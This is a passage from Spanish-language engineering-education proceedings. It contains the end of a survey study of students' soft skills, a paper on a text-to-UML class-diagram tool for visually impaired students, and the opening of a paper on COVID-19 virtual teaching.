Se observa que, en los primeros dos años de cursado, se mantiene la tendencia general en la que se presenta con mayor frecuencia la habilidad de manejar y resolver conflictos, seguido de la de cooperar y finalizando por la de relacionarse bien con otros. En tercero y cuarto año, se ve un leve incremento en la habilidad de cooperar por sobre las demás, para luego en quinto año presentarse

nuevamente con mayor frecuencia la habilidad manejar y resolver conflictos.

Se identifica además, que durante los cinco años, más de la mitad de los estudiantes presentan tanto la habilidad de manejar y resolver conflictos como la de cooperar.

En cuanto a la habilidad de relacionarse bien con otros, se presenta en más de la mitad de los estudiantes en primero, tercero y cuarto año.

La habilidad que se halla con menor frecuencia es la de relacionarse bien con otros, en quinto año.

Competencia 2-C: La habilidad de manejar y resolver conflictos

Tabla 5. Habilidades de la competencia 2C Manejar y resolver conflictos

La habilidad de manejar y resolver conflictos	Porcentaje de la población
Priorizar las necesidades y metas, decidiendo lo que están dispuesto a dejar de lado y bajo qué circunstancias	85.71%
Recontextualizar el problema	78.57%
Analizar los elementos y los intereses en juego	70.54%
Identificar áreas de acuerdo y áreas de desacuerdo	42.26%

Respecto de las habilidades requeridas para manejar y resolver conflictos, se observó que 85.71% de los encuestados priorizan las necesidades y metas, decidiendo lo que están dispuestos a dejar de lado y bajo qué circunstancias.

Además, 78.57% de la población presentaron la capacidad de recontextualizar problemas y 70.54% de los estudiantes también expresaron saber abstraer conceptos complejos para la resolución de los mismos.

Finalmente 42.26% de los estudiantes manifestaron ser capaces de identificar áreas de acuerdo y áreas de desacuerdo ante un conflicto, puede manejar un conflicto con un tercero y resolverlo.

Competencia 2-B: La habilidad de cooperar

Tabla 6. Habilidades de la competencia 2B Habilidad de cooperar

La habilidad de cooperar	Porcentaje de la población
La habilidad de construir alianzas tácticas y sostenibles	92.86%
Habilidad de presentar ideas y escuchar las ideas de otros	78.57%
Entendimiento de la dinámica del debate	67.86%
La capacidad de tomar decisiones que permitan diferentes opiniones	21.43%

En relación a la habilidad de cooperar, 92.86% de los estudiantes manifestaron poder realizar alianzas tácticas y sostenibles en el tiempo, que lo ayuden directa o indirectamente para alcanzar un objetivo concreto.

Más de las tres cuartas partes de los encuestados (78.57%) manifestaron saber presentar sus ideas de forma efectiva y hacer escucha activa de las ideas de los demás.

De la totalidad de la población, 67.86% expresaron que comprenden la dinámica del debate y el seguimiento de una agenda.

Finalmente, 21.43% de los estudiantes expresaron tener la capacidad de tomar decisiones aceptando diferentes opiniones al respecto.

Competencia 2-A: La habilidad de relacionarse bien con otros.

Tabla 7. Habilidades de la competencia 2A Relacionarse bien con otros

La habilidad de relacionar bien con otros	Porcentaje de la población
Empatía	78.57%
Manejo efectivo de las emociones	35.71%

Dentro de las habilidades requeridas para relacionarse bien con otros, se observó que 78.57% de los estudiantes pueden adoptar el rol de la otra persona e imaginar la situación desde su perspectiva, haciendo uso de la empatía.

En relación al manejo efectivo de las emociones, 35.71% de los encuestados manifestaron conocerse a sí mismos e interpretar de forma efectiva sus propios estados emocionales y motivacionales subyacentes y los de los demás.

Conclusiones

Si bien el proceso de un desempeño idóneo requiere de saber ser, conocer y hacer; se considera que para el desarrollo de las competencias a reforzar en los estudiantes es de suma importancia el saber hacer. Por saber hacer nos referimos a llevar a cabo la resolución de un problema, aplicando las habilidades blandas que los alumnos deberían poseer y lograr alcanzar sus metas exitosamente, considerando el contexto y los posibles cambios, partiendo de la planeación. Tobón citando a Dewey manifiesta que la mejor forma de aprender algo era haciéndolo, es por esto que los autores de este trabajo de investigación recomiendan que a través de la innovación curricular se añadan más actividades en donde se exponga a los alumnos a tareas que involucre grupos heterogéneos de trabajo logrando así reforzar sus habilidades, concluyendo en la formación de profesionales de excelencia [16].

Tomando como punto de partida las competencias genéricas planteadas por el CONFEDI y ASIBEI donde se comprenden las tecnológicas, sociales, políticas y actitudinales y considerando lo que busca para sus estudiantes la Institución educativa donde este trabajo ha sido desarrollado, se denota que la mayoría de ellos presentan estas competencias generales, pero se presentan habilidades que deben ser reforzadas, a mencionar a continuación [1] [2].

Dentro de las habilidades a mejorar que han presentado los alumnos de primero a quinto año inclusive, se destaca un porcentaje muy bajo referido a la capacidad de tomar decisiones que permitan diferentes opiniones, observando que solo el 21.43% de los encuestados afirman permitir un cambio en su decisión inicial. En base a los resultados obtenidos, destacamos la importancia de la inclusión de espacios que permitan el desarrollo de esta habilidad, y lograr de esta forma un perfil profesional capacitado para hacer frente el desafío laboral en un contexto que, debido a su alta volatilidad es que se producen constantes cambios lo cual demanda adaptación constante.

Otra habilidad para mejorar dentro de un contexto laboral es la de relacionarse bien con otros. Según la Organización para la Cooperación y el Desarrollo Económico (OCDE), para relacionarse bien con otros se requiere tener un manejo efectivo de las emociones [8], donde se aprecia que solo el 35,71% de los encuestados lo posee.

Según Elena Sanz cuando no tenemos dominio sobre nuestras emociones, estas lo tienen sobre nosotros y pueden afectarnos; por ejemplo a la hora de tomar decisiones que nos resulten agobiantes, sin embargo, la autora también señala que aprender a manejar las emociones es un proceso, por lo que consideramos posible reforzar esta habilidad y así poder manejar los estados emocionales en situaciones de estrés o similares, lo cual es importante para llevar a cabo un proyecto de la mejor manera posible [15].

Finalmente, otra de las habilidades donde se ha detectado un lugar para la mejora es en el área de manejo y resolución de conflictos ya que se ha identificado que solo el 42,26% de los estudiantes presentan las aptitudes necesarias a la hora de expresarse en acuerdo o no frente a una situación dada, teniendo en cuenta que dentro de un contexto laboral donde equipos de trabajo se encuentran en constante interacción es que los imprevistos y conflictos emergen, considerando a los conflictos como situaciones en las que existe desacuerdo entre personas y partiendo de la base de que en la convivencia de los equipos del trabajo el conflicto está siempre presente, los autores de este trabajo consideran que estas actitudes deben ser desarrolladas con prioridad. En las habilidades sociales, donde entran en juego la capacidad para llegar a un consenso para así lograr finalizar un proyecto en armonía, es que encontramos

una de las herramientas más importantes para la gestión de conflictos [6].

Es por esto que, el manejo efectivo de las emociones y el trabajo en la inteligencia emocional de los estudiantes es importante. La inteligencia emocional es la disposición que nos permite tomar las riendas de nuestros impulsos emocionales, comprender los sentimientos más profundos de nuestros semejantes y manejar amablemente nuestras relaciones [3].

El alumno, al enfocarse en la inteligencia pasional, podrá percibir de forma adecuada cómo funciona el contexto en el que se encuentra inmerso y actuar de manera apropiada y responsable, comprendiendo y participando inteligentemente para poder alcanzar sus resultados deseados [3].

Por todo lo anterior, el equipo de investigación considera que podrá ser de interés hacer el seguimiento de los estudiantes de la muestra, con foco en las competencias identificadas en este trabajo para comparar su evolución a través del tiempo y así poder determinar aquellos indicadores que más atención necesitan.

También, hallan de suma importancia que las universidades generen un espacio de reflexión que colabore al desarrollo de las habilidades sociales, cooperativas y de manejo y resolución de conflictos.

Lo mencionado anteriormente servirá de gran respaldo para el desarrollo del profesional, pero, tal como lo expresa Tobón [16] haciendo referencia al poema de Machado “Caminante, no hay camino, se hace camino al andar...”

Referencias

- [1] ASIBEI, “Competencias y perfil del ingeniero iberoamericano, formación de profesores y desarrollo tecnológico e innovación, Documentos Plan Estratégico ASIBEI”. (2016)
- [2] Asociación Iberoamericana de Instituciones de Enseñanza de la Ingeniería, “Declaración de Valparaíso”, Confedi.org.ar. Disponible en: https://confedi.org.ar/download/documentos_confedi/Declaracion-de-Valparaiso-Nov2013VF.pdf. (Noviembre, 2013)
- [3] Bravo, Agustín, “Inteligencia emocional en el trabajo”, Enfoquevisionario.com. Disponible en: <https://www.enfoquevisionario.com/inteligencia-emocional-trabajo/#:~:text=La%20Inteligencia%20Emocional%20le%20sirve,personal%20como%20en%20el%20trabajo.&t>. (2020)
- [4] CONFEDI Consejo Federal de Decanos de Ingeniería, “Proyecto Estratégico de Reforma Curricular de las Ingenierías 2005 – 2007. Documento preliminar”. (2009)

- [5] El impulso, “La función e importancia del ingeniero”, Elimpulso.com, periódico virtual de Venezuela. Disponible en: <https://www.elimpulso.com/2012/09/28/la-funcion-e-importancia-del-ingeniero/#:~:text=Diversos%20autores%20definen%20al%20ingeniero,y%20aplicaci%C3%B3n%20del%20conocimiento%20tecnol%C3%B3gico.&text=La%20funci%C3%B3n%20de%20un%20ingeniero,%2C%20industriales%20y%20Fo%20econ%C3%B3micas>, (Septiembre, 2012)
- [6] Ingenia, S.A., “Resolución de conflictos y tomas de decisiones”, Manual realizado por la editorial Escuela de Administración Pública, Región de Murcia, España. (2008)
- [7] MSc. Gladys Elena Capote León, Dra. C. Noemí Rizo Rabelo, Dra. C. Gisela Bravo López, “La formación de ingenieros en la actualidad. Una explicación necesaria”, Revista Universidad y Sociedad. Disponible en: http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2218-36202016000100004#:~:text=El%20ingeniero%20de%20hoy%20debe.equipo%20y%20sobre%20todo%20comprometido, (Abril, 2016)
- [8] Organización para la Cooperación y el Desarrollo Económico, “La definición y selección de competencias claves”, Resumen ejecutivo. Disponible en: <https://www.campuseducacion.com/blog/wp-content/uploads/2017/04/Deseco.pdf>. (1997)
- [9] Perfil Profesional, Universidad Abierta Interamericana, Facultad de Tecnología Informática, Carrera de Ingeniería en Sistemas Informáticos. Disponible en <https://www.uai.edu.ar/facultades/tecnolog%C3%ADa-inform%C3%A1tica/ingenier%C3%ADa-en-sistemas-inform%C3%A1ticos/>. (2020)
- [10] Poncio, S., “Evaluación de competencias universitarias en estudiantes de la carrera Ingeniería en Sistemas”, Universidad Abierta Interamericana, Facultad Tecnología Informática, ciudad de Rosario, Argentina. (Trabajo fin de Master). Universidad de Salamanca, Salamanca, España. (2016)
- [11] Poncio, S., “Medición de competencias educativas a través del software de business intelligence en la universidad”, Tercer Congreso Argentino de la Interacción Persona Computador@, Telecomunicaciones, Informática e Información Científica. Huerta Grande, Córdoba. Argentina. (2014)
- [12] Poncio, S, Castañeira, V, Marzorati, D, Roth, D., “Competencias Emprendedoras de los Estudiantes en Contextos Socialmente Vulnerables”, Facultad de Tecnología Informática, Universidad Abierta Interamericana, Sede Regional Rosario, Santa Fe, Argentina, (2019)
- [13] Poncio, S. y Trottini A. M., “Modelo de Evaluación de Competencias Universitarias (MECU)”, Sexto Congreso Argentino de la Interacción Persona Computador@, Telecomunicaciones, Informática e Información Científica. Huerta Grande, Córdoba. Argentina. (2017)
- [14] Poncio, S. y Trottini A. M., “Modelo Diagnóstico de Competencias Universitarias (MDCU): Aprender a Emprender”, VI Congreso Internacional de Emprendimiento, AFIDE- 2018. Boca del Río, Veracruz. México. (2018)
- [15] Sanz, Elena: “Cómo manejar las emociones de manera eficaz”, Lamenteesmaravillosa.com. Portal digital sobre psicología y neurociencia. Disponible en: <https://lamenteesmaravillosa.com/como-manejar-las-emociones-de-manera-eficaz/>. (2019)
- [16] Tobón, Sergio, “Formación basada en competencias”, Documento académico. Disponible en: <https://www.uv.mx/psicologia/files/2015/07/Tobon-S.-Formacion-basada-en-competencias.pdf>. (2005)

Diseño de software para estudiantes universitarios con disminución visual: Diagrama de clases

Nicolas Gabriel del Valle^{1,2}, Ing. Laura del Carmen Ligorria,^{1,3} Ing. Roxana María Manera^{1,4},
Ing. Lorena Daniela Peralta^{1,5}

¹UTN Facultad Regional Córdoba

{²dv.nico13, ³liuniversidad, ⁴roxanamanera, ⁵peralta.lorena.d}@gmail.com

Resumen

Ante el requerimiento de actualizar los mecanismos utilizados en la enseñanza de nivel superior que impliquen la transmisión del conocimiento hacia todos los estudiantes y teniendo en cuenta las habilidades requeridas en las carreras ligadas al software, se plantea generar una herramienta que permita la transformación de un lenguaje textual formalizado hacia un lenguaje gráfico. En el presente trabajo se abordará la confección de diagrama de clases, permitiendo la construcción de los mismos por parte de estudiantes universitarios con disminución visual. Esto constituye una primera etapa con miras a la generación de los diagramas UML más utilizados por la industria.

Introducción

La evolución de las herramientas educativas para considerar a estudiantes con capacidades heterogéneas ha sido tenida en cuenta por numerosas instituciones. Un ejemplo son las convenciones internacionales referidas a la inclusión educativa y cuyos principios han sido planteados en diversos documentos de acceso público [1]. Esta evolución tiene como objetivo mejorar el proceso de aprendizaje de los estudiantes, potenciando sus capacidades.

Lo expresado anteriormente implica un cambio de paradigma por parte de la sociedad, para así generar una verdadera inclusión de todas las personas involucradas.

Los esfuerzos actuales realizados por parte de las instituciones, con respecto a la adaptabilidad de las metodologías de aprendizaje y normas para potenciar a personas con capacidades diferentes, se observan en la realidad, pero en su mayoría están enfocadas a la educación preescolar, primaria y secundaria, siendo escasas las propuestas para niveles superiores [2].

En este escenario, Aquino, García & Izquierdo, en su investigación revelaron que el grado de visión es un factor relevante en la trayectoria académica de estudiantes con disminución visual, así como la necesidad de apoyos institucionales en tres categorías: accesibilidad arquitectónica, tecnológica y de personal especializado [3].

En el caso particular del presente estudio, se consideró principalmente un tipo de dificultad, la disminución parcial o total de la vista por parte del estudiante. Si bien en este caso nos encontraríamos con dificultades para impartir conocimientos utilizando ciertas metodologías, se debe considerar que se pueden adaptar las herramientas y técnicas para que estimulen los demás sentidos, permitiendo así una entrega de conocimientos más eficaz.

Para poder asistir al estudiante es necesario considerar los aspectos particulares de su patología, para así actuar en consecuencia. Con este conocimiento y el apoyo de los miembros de la institución educativa, es posible llevar a cabo estrategias que acarreen como resultado una adecuación del entorno, con el objetivo de transferir conocimientos de la mejor manera posible. Esto se logra si las personas que rodean al estudiante potencian su capacidad de aprender y desarrollarse [4].

En el caso particular de la carrera de ingeniería en sistemas de información y carreras afines, se requiere que el proceso de enseñanza, llevado a cabo para adquirir las competencias enunciadas en el perfil profesional, utilice tecnologías apropiadas, para que un estudiante con disminución visual adquiera los conocimientos específicos de la carrera de una forma eficiente y efectiva.

En tal sentido, se han encontrado en el mercado diferentes herramientas que realizan la conversión de texto a diagramas gráficos [5], similar al planteado en la presente investigación. Sin embargo, no se han observado herramientas enfocadas específicamente al grupo poblacional destinatario de este estudio, ni aquellas que realicen la conversión inversa, es decir, de diagrama a texto.

Finalmente, teniendo en cuenta la necesidad de incluir esta clase de tecnologías, se encuentra la solución propuesta por esta investigación, la cual está enfocada en la generación y lectura de los elementos que forman parte de los lenguajes de modelado visuales, y más concretamente, del lenguaje de modelado UML 2.0. La misma se desarrolló en el marco del proyecto titulado “Adaptación del lenguaje de modelado gráfico con el propósito de ser interpretado por estudiantes universitarios con disminución visual”, el cual está en vías de desarrollo con sede en la Universidad Tecnológica Nacional, Facultad Regional Córdoba.

Metodología y herramientas

Como consecuencia de la observación del ingreso de estudiantes con disminución visual en carreras de ingeniería en sistemas de información hace aproximadamente 2 años se formuló la siguiente pregunta ¿Cuáles son las actividades llevadas a cabo en el transcurso de los estudios universitarios que requieren casi exclusivamente el uso de la vista? Debido a que son muchas las materias constituyentes del programa de estudios, se agruparon las actividades según el tipo de interacción requerida entre docente y estudiante. Por lo tanto, podemos concluir que hay principalmente dos tipos de interacciones: Oral y Escrita. La interacción oral no constituye problema para este grupo poblacional ya que los mismos pueden interpretar consignas dadas oralmente por parte del docente. Con respecto a la interacción escrita, la misma se realiza por medio de máquina de escribir braille, o por medio de una computadora mediante escritura con teclado y lectura de texto digitalizado asistido por software. Analizando las herramientas disponibles para desempeñar este último tipo de interacción, se observó que las mismas están optimizadas para proporcionar al estudiante la posibilidad de analizar y generar principalmente texto, mas no gráficos. Por una parte, la máquina de escribir braille no provee mecanismos por el cual se pueda realizar un gráfico con suficiente nivel de detalle para ser analizado. Por otro lado, la lectura automatizada realizada por software puede describir oralmente las características de un gráfico dado, pero esta descripción queda ligada al texto escrito por el autor del gráfico en cuestión, por lo cual para ciertos análisis puede ser insuficiente. Se concluyó por lo tanto que la herramienta a generar tendría que asistir la interpretación y generación de gráficos. De la población de gráficos utilizados a lo largo de los estudios universitarios, sólo se consideró aquellos que fueran del tipo discreto, es decir los cuales posean componentes con estados discretos finitos, esto con la finalidad de simplificar su transformación hacia un soporte no gráfico manteniendo así la mayor parte de la semántica implícita en el diagrama considerado. Se observó que los gráficos que cumplían con esta característica eran los dados en materias ligadas al diseño y programación de software, más concretamente los diagramas pertenecientes al lenguaje UML. Como resultado de este análisis, se plantea la construcción de una herramienta cuyo objetivo es la generación e interpretación de diagramas UML por parte de estudiantes universitarios con disminución visual.

Para la implementación del prototipo de software se utilizaron principalmente tecnologías web. Esta decisión es consecuencia del hecho que las entidades incluidas en la vista arquitectónica del software poseen lógica compleja ligada a componentes gráficos, y oportunamente la administración y variedad de componentes de interfaz de usuario posee un desarrollo maduro en esta clase de tecnologías.

Como línea base de la arquitectura se utilizó la estructura y herramientas provistas por el framework Angular [6]. Dicho framework implementa patrones arquitectónicos, sistemas de comunicación entre componentes y servicios que nos permitieron construir dicho prototipo teniendo en

cuenta la calidad del sistema. Más específicamente, se pudieron considerar características tales como la extensión, la flexibilidad y la comprensión de los componentes de software. En referencia a estos aspectos en un nivel más bajo de abstracción, se implementó el patrón strategy, el cual permite la modificación de la lógica involucrada en la interpretación sintáctica y generación de los modelos gráficos. De tal forma que, si se considera otro algoritmo, el mismo podrá incorporarse al flujo de control del software mediante la realización de la interfaz planteada en el patrón.

Para adaptar la ejecución del software a un entorno de escritorio se utilizó la librería ElectronJS [7]. Dicha librería permite la generación de artefactos ejecutables pertenecientes a los sistemas operativos utilizados por la industria (Linux, Windows y Mac OS).

Desarrollo

Si nos planteamos como objetivo la generación de un grafo conexo por parte de un estudiante con disminución visual, una de las ideas que surgen es establecer como punto de partida algo que sea familiar para el mismo, y luego plantear un sistema de transformación que obtenga como resultado el gráfico deseado.

Uno de los mecanismos más usados en la transferencia de conocimientos e ideas por parte de este grupo poblacional es el uso de texto, ya sea por medio del lenguaje braille o mediante el uso del teclado y lector de pantalla en lo que respecta a la utilización de computadoras.

Así surge la iniciativa de implementar una herramienta que mediante el ingreso de un texto con semántica definida permita la generación del grafo deseado. En la siguiente imagen se visualiza lo planteado.




Figura 1. Esquema general del sistema

Un primer aspecto a considerar es la sintaxis del lenguaje perteneciente al texto estructurado utilizado como input del sistema. El mismo puede ser definido utilizando un número de tokens escaso, ya que, al generarse un diagrama estructurado, los tipos de relaciones entre los nodos y las propiedades de los mismos son limitados y discretos. Lo anterior tiene como consecuencia un aplanamiento de la curva de aprendizaje involucrada a la hora de memorizar la sintaxis de dicho lenguaje.

Cuando se considera la lectura de texto digitalizado, de las herramientas utilizadas, se destaca el uso de lectores de pantalla. El mismo posee un sintetizador de voz encargado de la generación de los sonidos propios de un idioma previamente configurado. Dichos sintetizadores no son infalibles y suelen fallar a la hora de pronunciar palabras pertenecientes a una lengua foránea, por lo que es necesario

como requisito que los tokens pertenecientes al lenguaje estructurado estén en una lengua de común uso en la región considerada, para que de esta manera el sintetizador de voz pueda pronunciarlos sin dificultad permitiendo su interpretación de manera inequívoca. Por el momento se tuvo en cuenta sólo el español ya que es la lengua madre perteneciente a nuestra región.

Cuando se confeccionan diagramas como producto del proceso de modelación de software, los mismos pueden ser muy sencillos con pocos componentes y/o adornos, hasta muy complejos dependiendo de los objetivos propios que se quieran alcanzar al generar dichos diagramas y de la complejidad inherente del sistema en construcción. Como consecuencia directa, dicha variación en la complejidad de las abstracciones debe ser soportada por el lenguaje estructurado requerido como input del sistema, es decir se debe permitir la generación de bocetos rápidos hasta la confección de modelos complejos y extensos, teniendo en cuenta en el último caso aspectos tales como la navegabilidad y la reducción en la carga de la memoria a corto plazo.

Con fines a ejemplificar lo expuesto hasta el momento, se plantea la generación de un diagrama de clases en orden decreciente de abstracción. Dicho diagrama es uno de los más importantes en las carreras y cursos ligados a la programación de software, ya que es uno de los primeros que se enseñan en el transcurso de la capacitación y además son ampliamente usados por los diseñadores de software profesionales en la actualidad.

Nuestro dominio hipotético está constituido por dos entidades, "Persona" y "Domicilio" ligadas por una relación de asociación. A continuación, se presentará la entrada y salida del sistema en diferentes grados de abstracción:

Diagrama de clases: Abstracción Alta

```

Definición de Estructura:
diagramaclases ejemplo1

clase Persona
clase Domicilio

Definición de Relaciones:
Persona>as>Domicilio
    
```

Figura 2. Entrada del Sistema (Abstracción Alta).




Figura 3. Diagrama de clases generado por el sistema (Abstracción Alta)

Diagrama de clases: Abstracción media

```

Definición de Estructura:
diagramaclases ejemplo1

clase Persona
  atributos
  nombre
  apellido
  dni
  domicilio
  operaciones
  getDomicilio()

clase Domicilio
  atributos
  calle
  numero
  operaciones
  getCalle()

Definición de Relaciones:
Persona>as>Domicilio
    
```

Figura 4. Entrada del Sistema (Abstracción Media).




Figura 5. Diagrama de clases generado por el sistema (Abstracción Media)

Diagrama de clases: Abstracción baja

```
Definición de Estructura:  
diagramaclases ejemplo1  
  
claseentidad Persona  
atributos  
privado nombre:String  
privado apellido:String  
privado dni:int  
privado domicilio:Domicilio  
operaciones  
publico getDomicilio():Domicilio  
claseentidad Domicilio  
atributos  
privado calle:String  
privado numero:int  
operaciones  
publico getCalle():String  
  
Definición de Relaciones:  
  
Persona>as0..1>Domicilio
```

Figura 6. Entrada del Sistema (Abstracción baja).

Interacción Docente-Estudiante

Por un lado, el docente puede observar los diagramas generados por el estudiante, ya que el sistema los genera automáticamente teniendo como punto de partida texto estructurado ingresado por medio de teclado de computadora. Dicho texto puede tener como origen el tipeo directo de los caracteres por parte del estudiante en el sistema en cuestión, o mediante la interpretación manual de texto en braille generado por el estudiante, para posteriormente ingresarse al sistema. En el caso de diagramas sencillos, el docente se puede plantear la opción de inferir el mismo mediante la lectura directa de texto en braille. Esto es posible gracias a que el lenguaje estructurado es independiente de la herramienta construida, por lo que se puede emplear en otros soportes ya sea digitales o no. La interpretación de braille puede ser realizada directamente por el docente o mediante la asistencia de un profesional.

Por otro lado, el estudiante puede interpretar diagramas dados por el docente mediante la escucha del texto estructurado generado por el sistema, teniendo como punto de partida la construcción gráfica del diagrama en la herramienta construida. Este texto puede ser plasmado en papel por medio de una impresora braille o mediante su tipeo directo en papel mediante la asistencia de una máquina de escribir braille.

Conclusiones

La implementación completa de una herramienta como la parcialmente descrita en este documento permitiría la comunicación bidireccional entre docente y estudiante por medio de la lectura y la generación de diagramas ligados al modelado de software.

Lo concebido hasta el momento constituye un prototipo. El mismo permite además de reducir la incertidumbre propia al desarrollo de una solución, la visualización de las potencialidades latentes de una herramienta de estas características y su impacto en el desarrollo de las estrategias pedagógicas llevadas a cabo por las cátedras centradas en la programación y diseño de software.

Se prevé en un futuro la implementación de una conversión inversa, es decir aquella que posee como entrada un diagrama gráfico, generando como salida una descripción textual, permitiendo así la lectura de los diagramas por parte de estudiantes con disminución visual. Además, también se plantean para las consecuentes iteraciones la adaptabilidad de la interfaz de usuario, el análisis sintáctico que permita la búsqueda y notificación de errores en la escritura, la depuración de la arquitectura del software implementado; y la generación y lecturas de varios tipos de diagramas UML.

Una vez concluido el prototipo, el mismo estará disponible para que la comunidad de estudios superiores pueda probarla y enviar sus sugerencias de tal forma que se refine las características propias de la herramienta concebida.




Figura 7. Diagrama de clases generado por el sistema (Abstracción baja)

Vista detallada y vista global

Cómo se puede observar se establecen dos descripciones. La primera es una vista detallada de todas las entidades involucradas en el dominio (nodos), junto con sus adornos. La segunda vista constituye la definición de las relaciones (enlaces) presentes entre las abstracciones. Esta última pertenece a la vista global, la cual permite observar sucintamente las entidades involucradas y sus relaciones sin ahondar en los detalles de sus propiedades.

Referencias

- [1] Parra, A. M., Pausy, L. and Flórez, J. A. Atención a estudiantes con necesidades educativas diversas: Clave para instituciones de educación superior inclusiva. Plumilla educativa, 134-135. (2012).
- [2] Fernández Morales, F. H.; Duarte, J. E. and Gutiérrez, G. J. Estrategia pedagógica para la formación de ingenieros con discapacidad visual. Papeles de trabajo - Centro de Estudios Interdisciplinarios en Etnolingüística y Antropología Socio-Cultural. Versión On-line ISSN 1852-4508. no.29 Rosario jun. (2015).
- [3] Aquino, S. P., García, V. & Izquierdo, J. La inclusión educativa de ciegos y baja visión en el nivel superior: Un estudio de caso. Sinéctica, 39, 1-21 (2012).
- [4] Marín, M. B., Maurel, M. c., Barrios, T. and Dalfaro, N. Inclusión de estudiantes disminuidos visuales en la UTN-FRRE. VII CLABES. - VII Conferencia Latinoamericana sobre el abandono en la Educación Superior. Córdoba, Argentina, <https://revistas.utp.ac.pa/index.php/clabes/article/download/1631/2368> (2017).
- [5] PlantText, The expert's design tool, <https://www.planttext.com>
- [6] Google. Introduction to the Angular Docs, <https://angular.io/docs>
- [7] GitHub. (n.d.). Documentación de Electron, <https://electronjs.org/docs>

Ingreso a carreras de Ingeniería en tiempos de COVID-19. Competencias digitales de enseñanza y aprendizaje

Lucrecia Ethel Moro, Adriana Laura Pirro, Stella Maris Massa
Facultad de Ingeniería, Universidad Nacional de Mar del Plata
lucreciamoro@gmail.com, adriana.pirro@gmail.com, smassa4@gmail.com

Resumen

Ante la suspensión de las clases presenciales por la pandemia de COVID-19 nos encontramos con una realidad inesperada, docentes y estudiantes nos enfrentamos al gran desafío de tener que transformar la modalidad de enseñanza y aprendizaje con la que veníamos tradicionalmente trabajando en una modalidad totalmente virtual. En este trabajo presentamos la planificación y el diseño de las estrategias y actividades de aprendizaje en dos asignaturas, Aproximación a la Matemática e Introducción a la Química, correspondientes a un curso introductorio de carreras de ingeniería, guiadas por el modelo TPACK. Si bien los resultados obtenidos son semejantes a los obtenidos en años anteriores, la experiencia nos invita a reflexionar acerca de nuestras prácticas docentes, frente a este cambio de paradigma de nuevas formas de enseñar y de aprender.

Introducción

En Argentina como en la mayoría de los países del mundo, la aplicación de las medidas relacionadas con el aislamiento social preventivo y obligatorio condujo a la suspensión inevitable de la educación presencial, lo que produjo un acelerado accionar y una incertidumbre sobre las mejores acciones a seguir para no ocasionar una ruptura inmediata del sistema educativo. En este sentido la pandemia de la COVID-19 está generando no sólo un gran impacto a nivel sanitario, económico, social y educativo; en este último caso, la enseñanza y el aprendizaje del nivel universitario no se encontraba preparado para enfrentarlo.

Dado que el avance de la pandemia a nivel mundial no dio tiempo a debatir sobre cuáles son las mejores acciones a seguir, consideramos que es importante revisar las estrategias implementadas, para poder reflexionar acerca de la mejora de las mismas. La calidad de los sistemas universitarios constituye una de las preocupaciones de los países comprometidos con políticas educativas avanzadas. Uno de los factores de calidad más mencionados es la posibilidad de que las universidades aprendan de sí mismas

y reflexionen sobre sus prácticas educativas con la finalidad de mejorarlas [1, 2, 3].

Sin dudas, esta pandemia tomó por sorpresa la continuidad de la educación universitaria, y mucho más en realidades como la de nuestro país. Las estrategias planteadas, adaptadas al presente contexto, han intentado sostener el aprendizaje teórico necesario y, a la vez, adaptar, a través de las múltiples herramientas virtuales, la práctica del aprendizaje de las ciencias exactas como son la Matemática y la Química en carreras de ingeniería de una manera provisional. Con el agravante de que las estrategias finales que fueron surgiendo no deben ser aisladas, sino que deben estar acompañadas de acciones, capaces de ser implementadas y sostenidas en el tiempo, debido al desconocimiento de la duración del presente escenario y a su influencia, a largo plazo, en la formación de los futuros ingenieros.

En este contexto hemos tenido que asumir el reto de programar, planificar y desarrollar las estrategias de enseñanza y aprendizaje de educación virtual como medida alternativa del distanciamiento social, desde esta realidad inesperada; para grupos numerosos de estudiantes, que no están acostumbrados a estudiar y aprender en la modalidad virtual, con docentes no preparados para implementar de manera inmediata estrategias didácticas utilizando recursos y herramientas digitales, y la falta de acceso a dispositivos electrónicos y/o a conexión a Internet. Lo que ha puesto de manifiesto las brechas educativas existentes según Fernández Enguita [4].

En este trabajo nos proponemos describir y analizar cómo se planificó, qué estrategias y recursos se utilizaron al transformar el curso presencial en virtual de las asignaturas Introducción a la Química y Aproximación a la Matemática, correspondientes al Requisito Introducción a la Ingeniería, de una Facultad de Ingeniería, desde un enfoque de diseño metodológico a partir del modelo TPACK.

Marco y contexto general

